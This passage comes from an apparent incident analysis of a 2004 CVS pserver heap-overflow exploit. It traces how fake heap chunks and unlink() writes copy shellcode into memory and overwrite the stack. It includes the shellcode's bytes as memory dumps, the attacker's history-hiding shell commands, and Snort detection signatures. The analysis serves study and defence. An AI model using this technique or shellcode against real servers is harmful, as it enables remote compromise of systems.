Freedom!

Finally, a blank line, and 'noop' 'noop' is sent. The cvs noop command flushes out any pending responses from the server:

> This request is a null command in the sense that it doesn't do anything, but merely (as with any other requests expecting a response) sends back any responses pertaining to pending errors, pending `Notified` responses, etc.[50]


This ends the CVS transaction: the server begins free()ing and unlink()ing unallocated memory, which triggers the exploit. It's important to note the attack now plays 'backwards': the last fake chunk inserted is the first to be free()ed, like a last in first out (LIFO) stack.

Here is a summary of what will happen next:

- The fake heap chunk headers will be unlink()ed
- 'what' will be copied to 'where'
- The shellcode will be copied to memory byte-by-byte
- The stack will be 'bombed' word-by-word, starting near the top of memory
- A stack return address will be eventually overwritten with the address of the shellcode
- Transfer of control will be passed to the shellcode


This diagram shows what occurs when each fake chunk is free()ed and unlink()ed. When the 1st fake chunk is unlink()ed, 0xbffffeeb is copied to 0xbfffe0be. The 2nd unlink() will copy 0xbffffe15 to 0xbfffe0bf, etc. The below diagram shows this process. Bytes are represented as they are written to memory (right->left). Red bytes will be overwritten by successive unlink() calls, black bytes will remain unchanged. Bytes shown in blue remain in memory as the result of this operation:

[50] CVS source code, cvsclient-5



[51]

The result is the shellcode is copied to contiguous bytes in memory, beginning at location 0xbfffe0be:



Libvoodoo

Time to open up the toolbox: this attack is very complex, and we're going to use additional tools to aid analysis. We need a byte-by-byte description of critical sections of memory.

There are also key questions which need to be answered:

- The [A] unlink memory writes ave been discussed, but what about [B]?
- Why does the shellcode contain 2 jumps?

Use a modified copy of 'libvoodoo'[52] to debug a vulnerable cvspserver as it's compromised. Libvoodoo will log all chunk allocations and free()'s. See

[51] Addresses adjusted for 12-byte offset (see previous 'Heap School' section)
[52] http://bf.u-n-f.com/voodoo/

Appendix E for full details. It is very verbose (the report for one successful pserver compromise is 8.5 megabytes). We will use 'grep'[53] to pull out relevant information.

Here is a subset of the libvoodoo report ('grep Setting 0xbfff'), showing the shellcode insertion technique.

```
[A] Setting 0xbfffe0b2 + 12 to 0xbffffeeb  # /xeb
[A] Setting 0xbfffe0b3 + 12 to 0xbffffe15  # /x15
[A] Setting 0xbfffe0b4 + 12 to 0xbffffe42 # B
[A] Setting 0xbfffe0b5 + 12 to 0xbffffe4c # L
[A] Setting 0xbfffe0b6 + 12 to 0xbffffe34 # 4
[A] Setting 0xbfffe0b7 + 12 to 0xbffffe43 # C
[A] Setting 0xbfffe0b8 + 12 to 0xbffffe4b  # K
[A] Setting 0xbfffe0b9 + 12 to 0xbffffe48 # H
[A] Setting 0xbfffe0ba + 12 to 0xbffffe34  # 4
[A] Setting 0xbfffe0bb + 12 to 0xbffffe37  # T
etc…                                      # etc…
```

Note: "+ 12" is the bk offset, and 0xbfffe0b2 + 12 = 0xbfffe0be (shellcode return address).

Libvoodoo shows what occurs at [A] in unlink(). For clarity's sake, I also altered libvoodoo to directly show step [B], and also print [A] or [B] for each step. Here's the same section, with the additional logging:

```
[A] Setting 0xbfffe0b2 + 12 to 0xbffffeeb
[B] Setting 0xbffffeeb + 8 to 0xbfffe0b2
[A] Setting 0xbfffe0b3 + 12 to 0xbffffe15
[B] Setting 0xbffffe15 + 8 to 0xbfffe0b3
[A] Setting 0xbfffe0b4 + 12 to 0xbffffe42
[B] Setting 0xbffffe42 + 8 to 0xbfffe0b4
etc…
```

As we have seen, the shellcode is overlaid in [A]. Then a word in the stack is overwritten in [B].

Visualheap

I wrote a perl script called 'visualheap.pl' to parse the libvoodoo report and display the result on the heap for each relevant call to unlink(). The script acts as a heap unlink() virtual machine (writing and overwriting addresses in an array as the results of unlink [A] and [B]) and generates a graphic representation of the resulting virtual heap. See Appendix D for details, including source code.

Use visualheap.pl to display the section of memory containing the shellcode, after being unlink()ed via step [A]:

[53] http://www.gnu.org/software/grep/

```
0xbfffe0b0: <??><??><??><??><??><??><??><??><??><??><??><??><??><??><EB><15>
0xbfffe0c0: <42><4C><34><43><4B><48><34><37><20><34><20><4C><31><46><33><20>
0xbfffe0d0: <42><52><4F><21><FE><31><C0><50><68><78><79><6F><75><68><61><62>
0xbfffe0e0: <72><6F><89><E1><6A><08><5A><31><DB><43><6A><04><58><CD><80><6A>
0xbfffe0f0: <17><58><31><DB><CD><80><31><D2><52><68><2E><2E><72><67><58><05>
0xbfffe100: <01><01><01><01><50><EB><12><4C><45><20><54><52><FE><43><20><43>
0xbfffe110: <48><45><4C><4F><55><20><FE><43><49><68><2E><62><69><6E><58><40>
0xbfffe120: <50><89><E3><52><54><54><59><6A><0B><58><CD><80><31><C0><40><CD>
0xbfffe130: <80><FE><FF><BF><??><??><??><??><??><??><??><??><??><??><??><??>
0xbfffe140: <??><??><??><??><??><??><??><??><??><??><??><??><??><??><??><??>
etc…
```

This depiction only shows the shellcode overlay, not the (pending) stack carpet bomb run. We will see that shortly.

The shellcode has been inserted, and the 4 bytes of the final 'address' of 0xbffffe80 (containing the final shellcode byte) are not overwritten.

Scatter-bombing the stack

Here is visualheap's depiction of the effect of unlink step [B] on a portion of the stack during the shellcode overlay (and before the stack carpet-bomb):

```
0xbffffdf0: <??><??><??><??><??><??><??><??><??><??><??><??><??><??><??><??>
0xbffffe00: <??><??><??><??><??><??><??><??><F7><E0><FF><BF><F3><E0><FF>
0xbffffe10: <BF><E0><FF><1C><E1><FF><BF><??><??><??><FA><E0><FF><BF><E0><E4>
0xbffffe20: <E0><FF><BF><??><??><??><??><??><09><E1><FF><BF><BF><??><??><??>
0xbffffe30: <??><??><??><??><??><??><0E><E1><FF><20><E1><FF><BF><FF><BF><BF>
0xbffffe40: <E0><FF><BF><??><??><??><??><??><22><E1><FF><BF><E1><FF><BF><FF>
0xbffffe50: <BF><0C><E1><FF><BF><E1><FF><07><14><E1><17><E1><19><E1><FF><BF>
0xbffffe60: <1D><E1><FF><BF><BF><BF><??><??><??><D2><0F><E1><FF><BF><??><F1>
0xbffffe70: <0D><10><1B><E1><FF><BF><11><E1><FF><BF><F0><E0><FF><BF><E0><FF>
0xbffffe80: <BF><CE><E0><FF><BF><??><??><??><24><E1><FF><BF><??><??><??><??>
0xbffffe90: <??><15><E1><FF><BF><??><??><??><??><??><??><??><??><??><??><??>
0xbffffea0: <??><??><??><??><??><??><??><??><??><??><??><??><??><??><??><??>
0xbffffeb0: <??><??><??><??><??><??><??><??><??><??><??><??><??><??><??><??>
0xbffffec0: <??><??><??><??><??><??><??><??><21><E1><FF><BF><??><??><??><??>
0xbffffed0: <??><??><??><??><??><23><E1><FF><BF><??><EB><E0><FF><BF><??><??>
0xbffffee0: <??><??><??><E7><E0><FF><BF><??><??><D7><E0><16><E1><FF><BF><??>
0xbffffef0: <??><??><??><F9><E0><FF><BF><??><??><??><??><??><??><??><??><??>[54]
```

In step [B] of the unlink() function, 'where' is written to 'what' plus 8 bytes.

This 2nd write at [B] (which links the 2nd list in the doubly-linked list of free chunks) destroys a portion of the stack. The shellcode bytes range from 0x01 to 0xeb, meaning the destroyed stack addresses range from 0xbffffe09 (0x09 == 0x01 plus the 8 byte bk offset) to 0xbffffef6 (0xf6 == 0xeb plus 8, plus the 3 remaining bytes in the word). Each new write may overwrite (or partially overwrite, depending on the alignment) previous writes, and act to 'scatter-bomb' the stack.

[54] This assumes the CPU allows writes to 'unaligned' words in memory (memory locations which do not fall on a 4-byte boundary). Some architectures allow this, others don't. x86 appears to allow this, see 'Design' section of: http://en.wikipedia.org/wiki/X86

Should the attack be successful, the stack damage will not matter. The stack will suffer further indignities from the heap when it is carpet bombed with the return address of our shellcode (see below).

Carpet-bombing the stack

After the shellcode is inserted, the stack carpet-bombing run begins. Here is a subset of the libvoodoo report showing the switchover from the shellcode insertion to the stack bombing run:

```
[A] Setting 0xbfffe121 + 12 to 0xbffffec0
[A] Setting 0xbfffe122 + 12 to 0xbffffe40
[A] Setting 0xbfffe123 + 12 to 0xbffffecd
[A] Setting 0xbfffe124 + 12 to 0xbffffe80 # Last shellcode byte
[A] Setting 0xbfffffb4 + 12 to 0xbfffe0be # 1st stack bomb
[A] Setting 0xbfffffb0 + 12 to 0xbfffe0be # 2nd stack bomb
[A] Setting 0xbffffffac + 12 to 0xbfffe0be # 3rd stack bomb
[A] Setting 0xbffffffa8 + 12 to 0xbfffe0be # etc…
```

Note the 'direction' switch: the shellcode was inserted in increasing addresses in memory ('up' the heap). Then the stack bombing begins near the top of memory (where the stack is allocated): starting at 0xbffffffc0, every word (except for bad addresses) is overwritten with the return address of the injected shellcode. This continues 'down' the memory (towards the top of the stack).[55]

Here is the visualheap.pl representation of a portion of this section of memory as a result of unlink() step [A]:

```
0xbffffe00: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BF><F3><E0><FF>
0xbffffe10: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffe20: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffe30: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffe40: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffe50: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffe60: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffe70: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffe80: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffe90: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffea0: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffeb0: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffec0: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffed0: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffee0: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbffffef0: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
0xbfffff00: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><??><??><??><??>
0xbfffff10: <BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF><BE><E0><FF><BF>
```

Address 0xbfffe0be (our shellcode address) is copied to most words in the stack. This also overwrites most of the stack scatter-bomb which resulted via unlink()

[55] 'down' vs. 'up' can confusing for stacks; many memory diagrams are upside down (low memory at the top) with reference to addresses, so that the top of the stack is towards the top of the diagram.

step [B] when the shellcode was copied to memory (see previous visualheap diagram of this section of memory).

Note the red bytes above. Address 0xbfffff12 (the four <??> bytes) was skipped. Why? 0xbfffff12 – 12 (fd offset) == 0xbfffff00. '0x00' is the null byte: a fake heap chunk containing a NULL byte would break the chunk string and halt the exploit. That address is avoided by the exploit as part of the 'bad_addr' function.

0xbffffe00 (+ 12) is also avoided for the same reason. Four bytes remain as remnants from the previous 'scatter-bomb' run.

As a result of bad addresses, there are holes stack bombing run, which lowers the chance of exploit success.

The carpet-bombing continues towards the top of the stack:

```
…
[A] Setting 0xbffffbe0 + 12 to 0xbfffe0be
[A] Setting 0xbffffbdc + 12 to 0xbfffe0be
[A] Setting 0xbffffbd8 + 12 to 0xbfffe0be
[A] Setting 0xbffffbd4 + 12 to 0xbfffe0be
[A] Setting 0xbffffbd0 + 12 to 0xbfffe0be
[A] Setting 0xbffffbcc + 12 to 0xbfffe0be
[A] Setting 0xbffffbc8 + 12 to 0xbfffe0be
[A] Setting 0xbffffbc4 + 12 to 0xbfffe0be
```

The bombing run eventually overwrites a stack return address (in this case, 0xbfffbc4), triggering the shellcode payload.

Damaging the shellcode

Here is the visualheap depiction of the area of shellcode as a result of unlink step [B] after the stack is carpet bombed.

```
0xbfffe0b0: <??><??><??><??><??><??><??><??><??><??><??><??><??><??><EB><15>
0xbfffe0c0: <42><4C><34><43><4B><48><44><F9><FF><BF><20><4C><31><46><33><20>
0xbfffe0d0: <42><52><4F><21><FE><31><C0><50><68><78><79><6F><75><68><61><62>
0xbfffe0e0: <72><6F><89><E1><6A><08><5A><31><DB><43><6A><04><58><CD><80><6A>
0xbfffe0f0: <17><58><31><DB><CD><80><31><D2><52><68><2E><2E><72><67><58><05>
0xbfffe100: <01><01><01><01><50><EB><12><4C><45><20><54><52><FE><43><20><43>
0xbfffe110: <48><45><4C><4F><55><20><FE><43><49><68><2E><62><69><6E><58><40>
0xbfffe120: <50><89><E3><52><54><54><59><6A><0B><58><CD><80><31><C0><40><CD>
0xbfffe130: <80><FE><FF><BF><??><??><??><??><??><??><??><??><??><??><??><??>
```

4 bytes (in red) changed, beginning at location 0xbfffe0c6. 0xbffffebe (our shellcode address) + an 8-byte fd offset = 0xbfffe0c6.

Here's a libvoodoo summary:

```
[A] Setting 0xbffffffb4 + 12 to 0xbfffe0be # Copy shellcode addr to stack
[B] Setting 0xbfffe0be + 8 to 0xbffffffb4  # Copy bffffffb4 to shellcode +8
[A] Setting 0xbffffffb0 + 12 to 0xbfffe0be # Copy shellcode addr to stack
[B] Setting 0xbfffe0be + 8 to 0xbffffffb0  # Copy bffffffb0 to shellcode +8
```

```
[A] Setting 0xbfffffac + 12 to 0xbfffe0be # Copy shellcode addr to stack
[B] Setting 0xbfffe0be + 8 to 0xbfffffac  # Copy bfffffac to shellcode +8
[A] Setting 0xbfffffa8 + 12 to 0xbfffe0be # Copy shellcode addr to stack
[B] Setting 0xbfffe0be + 8 to 0xbfffffa8  # Copy bfffffa8 to shellcode +8
etc…
```

In step [A] of the carpet-bombing, most words in the stack are overwritten with the return address of our shellcode. In step [B], the same shellcode return address (plus 8 bytes) is repeatedly overwritten with a different 4-byte word. As a result, 4 bytes of the shellcode are damaged.

Jump 1, Jump 2

Shellcode injected into heaps typically begins with a "jump" command; this is to address the damage from the unlink() [B] write. Many heap smashing tutorials mention this issue and provide the solution: an immediate jump command jumps past the damaged portion, preserving program flow:

> But beware, that (retaddr + 8) is being written to and the content there will be destroyed. You can circumvent this by a simple '\xeb\x0c' at retaddr, which will jump twelve bytes ahead, over the destroyed content.[56]

Jumping 12 bytes passes program control past the 4 damaged bytes.

In our case the shellcode contains 2 jumps, starting with the immediate '\xeb\x15' (jump 21 bytes, see previous shellcode discussion, and Appendix B) which jumps over the (programmatically irrelevant) comment "BL4CKH47 4 L1F3 BRO!" This jump is longer than the typical 12 byte jump. Then a 2nd jump '\xeb\x12' jumps over the 'LE TRUC CHELOU ICI' comment.

There are 2 jumps because there are 2 types of damage to our shellcode:

- 'destroyed content' as a result of unlink step [B]
- 'bad addresses' which are unwritable by the exploit


The shellcode avoids this damage by inserting 2 comments and jumping past both.

LE TRUC CHELOU ICI

The phrase "LE TRUC CHELOU ICI" appears in the shellcode, but 2 letters of the phrase are not sent to the server.

Here is the Ethereal packet capture of this section:

[56] http://www.phrack.org/phrack/57/p57-0x09




Here is the libvoodoo summary of the skipped bytes:


```
[*] Setting 0xbfffe0ff + 12 to 0xbfffe52
[*] Setting 0xbfffe101 + 12 to 0xbfffe43
[*] Setting 0xbfffe102 + 12 to 0xbfffe20
[*] Setting 0xbfffe103 + 12 to 0xbfffe43
[*] Setting 0xbfffe104 + 12 to 0xbfffe48
[*] Setting 0xbfffe105 + 12 to 0xbfffe45
[*] Setting 0xbfffe106 + 12 to 0xbfffe4c
[*] Setting 0xbfffe107 + 12 to 0xbfffe4f
[*] Setting 0xbfffe108 + 12 to 0xbfffe55
[*] Setting 0xbfffe109 + 12 to 0xbfffe20
[*] Setting 0xbfffe10b + 12 to 0xbfffe43
```

The addresses 0xbfffe100 +12 and 0xbfffe10a +12 are skipped; in ASCII, the last bytes are NULL (0x00) and linefeed (0x0a), respectively. A fake chunk referencing those addresses would require an fd pointer ('where to write') containing a NULL or linefeed, which would break the string and halt the exploit.

Skipping these bytes leaves non-shellcode bytes behind. Here is a graphic showing this operation. Same rules as before: red bytes will be overwritten by successive unlink() calls, black bytes will remain unchanged. Bytes shown in blue remain in memory as the result of this operation. 'Bad' bytes are 'X'-ed out:



Here is what is copied to memory as a result:[57]



The exploit inserts “LE TRC CHELOU CI” in this section of memory, and jumps past the comment and both ‘bad’ bytes: /xeb /x12, in assembler jump 18 bytes (hex 12).

BL4CKH47 4 L1F3 BRO!

The shellcode contains a linefeed (0x0a) at that end of the string ‘BL4CKH47 4 L1F3 BRO!’:

```
"\xeb\x15\x42\x4c\x34\x43\x4b\x48\x34\x37\x20\x34\x20\x4c\x31\x46\x33"
"\x20\x42\x52\x4f\x21\x0a\x31\xc0 etc…”[58]
       ^   ^   ^   ^   ^
       B   R   O   ! <line feed>
```

[57] hex converted to ASCII for clarity
[58] http://www.packetstormsecurity.org/0405-exploits/cvs_linux_freebsd_HEAP.c

The linefeed (0x0a) is never sent: address 0xbfffe0c8 +12 is skipped as a bad address. 0x00, 0x0d, 0x0a, and 0x2f were listed previously as 'bad' bytes: so why is the byte 0xc8 bad?

It's bad due to 'typecasting': ASCII ranges from 0 to 127 in decimal. A byte's decimal range is 0-255. Any byte with a decimal value of 128 or higher may be translated to a corresponding character with a decimal value below 128 via a 'bit mask' operation. The exploit function 'bad_address()' performs this check: 0xc8 & 0xff = 0x0a ('&' is bitwise AND). 0x0a is an ASCII linefeed, which would break the line of the fake chunk as it was sent to the server and interrupt the exploit.

As shown in the previous section, the bad address leaves 2 bytes behind, including a non-shellcode byte. The exploit jumps to address 0xbfffe0d5, avoiding both the 'damaged content' (mentioned in the section 'damaging shellcode') and the bad byte.

Here is a diagram of the final state of the shellcode memory area, based on visualheap:

0xbfffe0b0	??	??	??	??	??	??	??	??	??	??	??	??	??	??	EB	15
0xbfffe0c0	B	L	4	C	K	H	44	F9	FF	BF		L	1	F	3	
0xbfffe0d0	B	R	0	!	FE	34	C0	50	68	78	79	6F	75	68	61	62
0xbfffe0e0	72	6F	89	E1	6A	08	5A	31	DB	43	6A	04	58	CD	80	6A
0xbfffe0f0	17	58	31	DB	CD	80	31	D2	52	68	2E	2E	72	67	58	05
0xbfffe100	01	01	01	01	50	EB	12	L	E		T	R	FE	C		C
0xbfffe110	H	E	L	O	U		FE	C	T	68	2E	62	69	6E	58	40
0xbfffe120	50	89	E3	52	54	54	59	6A	0B	58	CD	80	31	C0	40	CD
0xbfffe130	80	FE	FF	BF	??	??	??	??	??	??	??	??	??	??	??	??


A few notes:

- The bytes with bold squares are assembly "jump" (<EB>) commands
- The arrows point to the jump destinations
- Red bytes are damaged
- Gray bytes (displayed as the ASCII comments) are skipped
- The 3 blue bytes are leftover from the final shellcode byte copy (via unlink step [A]), and are harmless

YOU ARE IN BRO

The stack bombing run continues from the top of memory, towards the top of the stack. Eventually a stack return address is overwritten, and control of program execution now jumps to our shellcode, which executes and successfully jumps past all bad and damaged bytes. The shellcode was described previously, and a disassembly is included in Appendix B.

The exploit client now waits for the server to send the 'abroxyou' magic string:



The "magic string" abroxyou is blue; it was sent server-> client. The shellcode has been injected and successfully run. The client immediately begins executing shell commands. Finally, the attacker types the 'id' command, showing the user id.

Also note the uid is 407 (user: cvs). The 'setuid(0)' shellcode command has failed. This is because the compromise has exploited a non-root user (cvs).

The shell command (in red, after 'abroxyou') does the following:

- sets the path to the existing path, plus /bin, /sbin, /usr/bin, /usr/sbin, and /usr/local/bin
- adds the '—color' flag (distinguish file types by color) by default to ls
- unsets the history file (do not log commands to .history)
- Saves the name of the current directory to '$Abrox' (for future reference)
- cd to '/' (root directory)
- Display 'RM –RF $Abrox'
- Display "YOU ARE IN BRO", and the hostname

- Show system load averages and who is logged in ('w' command)
- Alias the command 'c' to 'clear'. This may not work under all shells due to quoting syntax

A note on the "echo RM –RF" command: that command is merely displayed; the directory is not actually removed. Unix commands are generally case sensitive, and the proper command to remove the directory is 'rm –rf' (lowercase). This could be considered a reminder for the attacker to manually remove the directory; this does not occur automatically.

Signatures of the attack

Snort signatures

George Bakos and Mike Poor published these Snort signatures on the Internet Storm Center[59] on 5/22/2004:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 2401 (msg:"CVS server heap overflow
attempt (target Linux)"; flow:to_server,established; content:"|45 6e 74 72 79
20 43 43 43 43 43 43 43 43 43 2f 43 43|"; offset:0; depth:20; dsize: >512;
threshold: type limit, track by_dst, count 1, seconds 60 ; sid:1000000; rev:1;
classtype:attempted-admin;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 2401 (msg:"CVS server heap overflow
attempt (target BSD)"; flow:to_server,established; content:"|45 6e 74 72 79 20
61 61 61 61 61 61 61 61 61 61 61 61|"; offset:0; depth:18; dsize: >512;
threshold: type limit, track by_dst, count 1, seconds 60 ; sid:1000001;
rev:1;classtype:attempted-admin;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 2401 (msg:"CVS server heap overflow
attempt (target Solaris)"; flow:to_server,established; content:"|41 72 67 75 6d
65 6e 74 20 62 62 62 62 62 62 62 62 62|";offset:0; depth:18; dsize: >512;
threshold: type limit, track by_dst, count 1, seconds 60 ; sid:1000002;
rev:1;classtype:attempted-admin;)
```

See: http://isc.sans.org/diary.php?date=2004-05-21

Evidence in /var/log

On a Linux system running xinetd, logging of cvspserver may be accomplished with this entry in the 'cvspserver' xinetd configuration file (usually in /etc/xinetd.d/cvspserver):

```
log_type        = FILE /var/log/cvspserver.log
```

In that case, an attack will generate a single log entry in /var/log/cvspserver.log:

```
04/7/2@11:04:18: START: cvspserver pid=5989 from=192.168.1.8
```

[59] http://isc.sans.org

